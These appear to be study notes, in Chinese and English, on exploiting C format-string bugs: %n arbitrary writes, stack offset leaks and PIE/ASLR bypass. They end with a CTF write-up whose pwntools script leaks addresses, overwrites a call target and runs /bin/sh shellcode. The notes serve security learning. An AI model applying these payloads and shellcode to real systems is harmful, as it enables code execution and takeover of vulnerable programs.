1. Vulnerable function
- int printf(const char *format, …) : 将格式化输出到标准输出(stdout)
- int fprintf(FILE *stream, const char *format, …) : 将格式化输出到指定的文件流
- int sprintf(char * str, const char *format, …) : 将格式化输出到字符串缓冲区
- int snprintf(char *str, size_t size, const char *format, …) : 将格式化输出到字符串缓冲区,同时限制写入的字符数
- void syslog(int priority, const char *format, …);
- int vprintf(const char *restrict format, va_list ap);
- int scanf(const char *restrict format, …);
- int sscanf(const char *restrict str, const char *restrict format, …);
2. Prebuilt functions of format string
- %p - take argument as a pointer and print it
- %s - take argument as a pointer, dereference it, print array of chars
- %x - take argument as integer and print it in hexadecimal
- %n - The number of characters written so far is stored into the integer(4 bytes) pointed to by the corresponding argument.
- %n 不会直接输出数据,而是将 已经输出的字符数 写入到其对应参数指向的内存地址中。
- 需要传递一个指针作为参数,这个指针指向一个 int 类型的变量,用来存储字符数。
3. Argument
-

the first six arguments are pass by registers, and store in stack
-
the number seven argument, they push on at the stack.
-
%6$p : print the dereferrence data of rsp, which means the first data in stack
-
%9$p : print the fourth data instack
4. Stack picture
-
How does printf know the number of arguments
-
stack

the argument is going to be before the return address, it would be rbp+16, rbp+24.
5. Arbitrary read
-
deduction

-
%s will interpret 0x4141414141414141 as a pointer to a string and attempt to dereference it. It will then output the content at that memory location until it encounters a \0 (null terminator).
-
如果我们把AAAAAAAA换成地址, 对应的%p换成%s, 理论上就能输出指定地址指向的内容。
-
-
payload : ‘\x12\x34\x56\x78\x00\x00\x00\x00 %s’
- 这个payload是没用的,因为printf会打印字符串直到遇到’\x00’结束,这样’%s’就不会被传入。
- 所以我们要交换输入地址和%s的位置
-
switch the position of address and “%s”
payload: %p%p%p%p%p%p%p%sAAAABBBB - it should work!
- 如果我们把AAAAAAAA换成地址, 对应的%p换成%s, 就能输出指定地址指向的内容。
- 因为输入地址和格式化字符串位置交换,格式化字符串先放在堆栈上,后面跟着地址,需要考虑padding,该情况下此处多加1个%p.
-
“%{n}$p” payload

- 把第n个$p的值打印出来,这个例子打印的是第7个$p对应的值(n从0开始), 也是栈上的第一个值,也是rsp的值。
- 把第n个$p的值打印出来,这个例子打印的是第7个$p对应的值(n从0开始), 也是栈上的第一个值,也是rsp的值。
-
padding

- 栈是8字节对齐
6. Arbitrary write & arbitraty bytes
-
arbitrary write
- %n + 地址
把目前输出的字符个数写到地址指向的空间, %n对应的是4个字节。
- %n + 地址
-
arbitraty bytes
- %hhn: write one byte
- %hn: write two bytes
- %lln: write eight bytes
-
control what we are writing
-
payload : AA……AAAAA %n \x78\x45\x34\x12
问题1:如果要写的值非常大,payload就会非常长,程序不一定能读取到这么长的payload。 -
解决办法1 : %{n}c : 设置输出字符总宽度为n,左边用空白字符填充。即实际打印出n个字符。
printf("%50c", 'A');%50c: 输出一个字符,并在字符前面填充 49 个空格(总宽度为 50)
问题2 : 如果要写的值非常大, %{n}c的n的值就要非常大,导致输出空白字符非常多,受计算机性能的影响,计算机可能会炸掉。 -
解决办法2 : Chaining together multiple small writes

- payload
- overflows
-
7. Where can I write
- PLT / GOT
- Function ptrs, jump tables
- C libc hooks (__malloc_hook, __free_hook, etc)
- dtors : 在程序退出时, 用于清理全局资源或执行一些退出操作
- __atexit handlers : 程序退出时执行注册的清理函数
- vtable : 是一个虚函数表,用于实现多态性
8. Protections
- Stop you corrupting memory
- Stack canary
- …
- Stop you gaining code exec after memory corruption
- ASLR/PIE Randomisation
- NX
- …
- bypass
- pwn checksec <binary_name>
- ASLR : 系统层面地址随机化(stack, heap 等会整体偏移)
- bypass : leak an address
- PIE :binary层面地址随机化(main, global variable 等会整体偏移)
- bypass : leak an address
9. Exploitation
- 找到输入地址在栈中对应的位置
- AAAABBBB %{n}$p
- 交换payload字段位置, n+1, 增加padding
- %{n+1}$p…. AAAABBBB
如果{n+1}为1位, 4个.
如果{n+1}为2位, 3个.
以此类推
- %{n+1}$p…. AAAABBBB
- arbitrary read
- %{n+1}$s…. 要读的地址
- arbitrary write
- 要写的地址值按字节分割存放成数组
- 依次对目标地址写入目标值
- %{x}c%{n+int(padding/8)}$plln%{y}c%{n+1+int(padding/8)}hhn
<addr1+1>…
- %{x}c%{n+int(padding/8)}$plln%{y}c%{n+1+int(padding/8)}hhn
- 以字符串形式打印目标地址存放的指针指向的值
- - %{n+int(padding_total_bytes/8)}$s
- format_exploit_generator.py:
def fmt_address_write_payload(hex_written_address, arg_number_i, padding_total_bytes, written_address_location):函数已实现该功能- hex_written_address : 需要被写入的地址值
- arg_number_i : “AAAABBBB %{n}$p"中n的值
- padding_total_bytes : padding值
- written_address_location : 被写入的位置
10. 例题分析
1.在此分享一道题:spooky,其中涉及的知识点有PIE, fmt_vuln, 和 shellcode。首先我们看下函数调用栈: main() –> loop()以及关键函数loop(),由图可知loop()函数没有任何ret指令,只有一条call指令。要改变程序的执行路径,只能从call指令做文章,方法之一是把call跳转的地址指向shellcode地址。


2.binary开启PIE保护。需要bypass PIE protection。
3.存在fmt_string vulnerability。输入buffer在rbp-0x110处。

4.解题思路:
- Bypass PIE: 因为函数调用栈是main() –> loop(),可以利用格式化字符串漏洞打印rbp_main在内存的地址 : “%6$p"打印的是loop()函数在栈上的第一个地址,loop栈大小为0x120,loop栈之下地址是rbp_main,故”{6+int(0x120/8)}$p"打印rbp_main值,进而推出栈任意地址。
- shellcode存放:binary没有shellcode代码,所以shellcode是需要我们输入的,我们可以把shellcode存放在input_buffer的底部位置:shellcode_location = rbp - 0x45
- 调用shellcode
- 全局binary只有一个call指令能调用函数,调用的是存放在[rbp-0x110]位置内的值,所以我们需要把shellcode地址存放在[rbp-0x110]位置。
- 那么如何才能把shellcode地址写进[rbp-0x110]位置呢?fmt_string vulnerabilty 可以任意地址写。故我们只需要在input buffer中放入fmt_payload + 垃圾字符 + shellcode,当出发fmt_string漏洞时,shellcode地址被写入[rbp-0x110]并且shellcode也被写入内存,再调用call指令,程序跳转并执行shellcode,获取系统shell权限。
5.Exploitation:
from pwn import *
from format_exploit_generator import *

context.endian = 'little'
context.arch = 'amd64'

'''
1.Leak rbp_main and Calculate printed address location, becaure salutations function will execute the address
stored in printed address location.
2.In input function and print function:
fmt_payload : overwrite shellcode address to printed address location.
exp_payload = fmt_payload + padding + shellcode
3.Run salutations function to execute shellcode
'''


'''
fmt_vuln entry point: 8: AAAABBBB 0x4242424241414141
'''
# outputs = []
# for i in range(100):
#         p = process('./spooky')
#         p.sendlineafter(b"$ ", b"i")
#         payload = f"AAAABBBB %{i}$p"
#         p.sendline(payload)
#         p.sendlineafter(b"$ ", b"p")

#         fuzz_message = p.recvuntil(b'\n', drop="True").decode('utf-8')

#         outputs.append(f"{i}: {fuzz_message}")
# for output in outputs:
#     print(output)

# p.sendlineafter(b"$ ", b"i")
# p.sendline(b"AAAABBBB %6$p")
# p.sendlineafter(b"$ ", b"p")


p = process("./spooky")


#shellcode: pop a shell
shellcode = asm('''

mov rax, 0x0068732F6E69622F /*push '/bin/sh\x00*/
push rax

mov rdi, rsp

mov rsi, 0
mov rdx, 0

mov rax, 0x3b
syscall

''')
#shellcode_len : 37
print("shellcode_len: ",len(shellcode))


'''
leak rbp_main address
Calculate rbp_loop, printed address location and shellcode_location
'''
p.sendlineafter(b"$ ", b"i")
payload = f"%{6+int(0x120/8)}$p"
p.sendline(payload)
p.sendlineafter(b"$ ", b"p")
rbp_main = int(p.recvuntil(b'\n', drop="True").decode('utf-8'),16)
print("rbp_main: ", hex(rbp_main))

rbp_loop = rbp_main - 0x10
printed_address_location = rbp_loop - 0x118
shellcode_location = rbp_loop - 0x45


'''
Generage fmt_payload and exp_payload
fmt_payload: overwrite shellcode_location to printed_address_location
exp_payload: fmt_payload + shellcode_payload
'''
p.sendlineafter(b"$ ", b"i")
fmt_payload = fmt_address_write_payload(shellcode_location, 8, 128, printed_address_location)
exp_payload = fmt_payload + b'\x90' * (0x110-0x45-len(fmt_payload)) + shellcode
p.sendline(exp_payload)
p.sendlineafter(b"$ ", b"p")

'''
Execute pop a shell function
'''
p.sendlineafter(b"$ ", b"s")


p.interactive()
p.close()